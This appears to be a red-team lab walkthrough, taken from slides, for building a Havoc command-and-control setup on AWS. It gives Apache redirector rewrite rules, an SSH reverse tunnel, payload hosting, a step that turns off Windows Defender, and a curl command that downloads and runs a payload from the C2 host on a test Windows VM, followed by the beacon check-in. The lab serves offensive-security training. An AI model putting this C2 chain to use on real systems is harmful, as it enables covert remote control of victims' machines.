
```
RewriteCond %{DOCUMENT_ROOT}/payload/%{REQUEST_URI} -f  
RewriteRule ^(.*)$ /var/www/html/$1 [L]
```

```
RewriteRule ^(.*)$ http://localhost:9000/$1 [P,L]
```

This `.htaccess` file does the following:

- **RewriteEngine on:** Enables the runtime rewriting engine.
- **RewriteRule ^.*\$ http://localhost:9000%{REQUEST_URI} [P]:**
Redirects all incoming requests to `https://localhost:9000` while preserving the original request URI. The `[P]` flag tells Apache to use a proxy for this request.

Example Flow




15 Minutes


Start SSH Tunnel

```
(kali㉿kali)-[~/Desktop]
$ ssh -N -R 9000:localhost:80 -i .. /M3Mac.pem ubuntu@3.89.32.173
```


Listener Creation




Listener Creation




Listener Creation




Payload Creation



Payload Creation



Save it In Desktop



SCP Payload To Redirector

CP Payload To WWW

```
[ubuntu@ip-172-31-35-165:~$ sudo mv z.exe /var/www/html/
```

Create Payload Dir

```
[ubuntu@ip-172-31-35-165:/var/www/html]$ sudo mkdir payload  
[ubuntu@ip-172-31-35-165:/var/www/html]$ sudo cp z.exe payload/
```

15 Minutes

Windows VM Creation

Launch Instance

The screenshot shows the AWS EC2 Instances page. On the left, there's a sidebar with navigation links like EC2 Dashboard, EC2 Global View, Events, Instances (with sub-links for Instances, Instance Types, Launch Templates, Spot Requests, Savings Plans, Reserved Instances, Dedicated Hosts, Capacity Reservations), Images (AMIs, AMI Catalog), and Elastic Block Store. The main content area has a header with 'Instances (1) Info' and a 'Last updated less than a minute ago' message. It includes buttons for 'Connect', 'Actions', and a prominent 'Launch instances' button, which is highlighted with a red box. Below this is a search bar and a table with one row showing an instance named 'Redirector' with ID 'i-0675d8e33a827aef3'. The table columns include Name, Instance ID, Instance state, Instance type, and Status check. A modal window titled 'Select an instance' is open at the bottom, showing a single item: 'Redirector'.

Name	Instance ID	Instance state	Instance type	Status check
Redirector	i-0675d8e33a827aef3	Stopped	t2.micro	-

Free Tier & Key Pair

▼ Instance type [Info](#) | [Get advice](#)

Instance type

t2.micro

Family: t2 1 vCPU 1 GiB Memory Current generation: true
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand RHEL base pricing: 0.026 USD per Hour
On-Demand Linux base pricing: 0.0116 USD per Hour

Free tier eligible

All generations

[Compare instance types](#)

Additional costs apply for AMIs with pre-installed software

▼ Key pair (login) [Info](#)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - required

M3Mac

 [Create new key pair](#)

For Windows instances, you use a key pair to decrypt the administrator password. You then use the decrypted password to connect to your instance.

Instances (1/2) Info

Last updated
less than a minute ago

[Connect](#)[Instance state ▾](#)[Actions ▾](#)[Launch instances ▾](#) Find Instance by attribute or tag (case-sensitive)[All states ▾](#)< 1 > [-](#) Name [Instance ID](#)[Instance state ▾](#)[Instance type ▾](#)[Status check](#)All Win10[i-044ce78a30c1ebc8d](#)

Running

[t2.micro](#)

Initializing

View

Connect

EC2 > Instances > i-044ce78a30c1ebc8d

Instance summary for i-044ce78a30c1ebc8d (Win10) Info



Connect

Instance state ▾

Actions ▾

Updated less than a minute ago

Instance ID

i-044ce78a30c1ebc8d (Win10)

IPv6 address

-

Public IPv4 address

34.207.241.236 | [open address](#) ↗

Instance state

Running

Download RDP File and Get Password

Session Manager **RDP client** EC2 serial console

Instance ID
 i-044ce78a30c1ebc8d (Win10)

Connection Type

Connect using RDP client
Download a file to use with your RDP client and retrieve your password.

Connect using Fleet Manager
To connect to the instance using Fleet Manager Remote Desktop, the SSM Agent must be installed and running on the instance. For more information, see [Working with SSM Agent](#)

You can connect to your Windows instance using a remote desktop client of your choice, and by downloading and running the RDP shortcut file below:

[!\[\]\(411ec2658c303cd4e18a7a50da62686f_img.jpg\) Download remote desktop file](#)

When prompted, connect to your instance using the following username and password:

Public DNS
 ec2-34-207-241-236.compute-1.amazonaws.com

Username [Info](#)
 Administrator

Password [Get password](#)

Upload Private Key

Use your private key to retrieve and decrypt the initial Windows administrator password for this instance.

Instance ID

[i-044ce78a30c1ebc8d \(Win10\)](#)

Key pair associated with this instance

[M3Mac](#)

Private key

Either upload your private key file or copy and paste its contents into the field below.


Private key contents - *optional*

Private key contents

Cancel

Decrypt password

RDP With RDP File & Password



Disable Defender

Windows Security



🛡️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

✖️ Real-time protection is off, leaving your device vulnerable.



Cloud-delivered protection

Malware Detonation

```
C:\Users\Administrator>curl 3.89.32.173/z.exe -o zon.exe
 % Total    % Received % Xferd  Average Speed   Time      Time      Time  Current
               Dload  Upload   Total   Spent    Left  Speed
100  100k  100  100k    0      0  4471k          0  --::--:--  --::--:-- 4761k

C:\Users\Administrator>.\zon.exe
```

Checkin

 Havoc | | | | | | | | | | |

Havoc View Attack Scripts Help

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
53931...	127.0.0.1	172.31.3...	Administrist...	EC2AMAZ-TS9735M	Windows 2022 ...	zon.exe	1612	1s	healthy

30 Minutes
+ 15 Debug

Upgrades




Upgrades, people, upgrades

DNS


c2.0xz.on.dev points to **3.89.32.173**.

Type	Name (required)	IPv4 address (required)
A	c2	3.89.32.173
Use @ for root		

DNS



DNS Payload




Advanced Rewrite Rules

```
RewriteCond %{REQUEST_METHOD} GET [NC]
RewriteCond %{REQUEST_URI} zon
RewriteRule ^.*$ http://localhost:880%{REQUEST_URI} [P,L]
```

```
RewriteCond %{REQUEST_METHOD} POST [NC]
RewriteCond %{REQUEST_URI} zon
RewriteRule ^.*$ http://localhost:880%{REQUEST_URI} [P,L]
```

Advanced Rewrite Rules



SSL/HTTPS

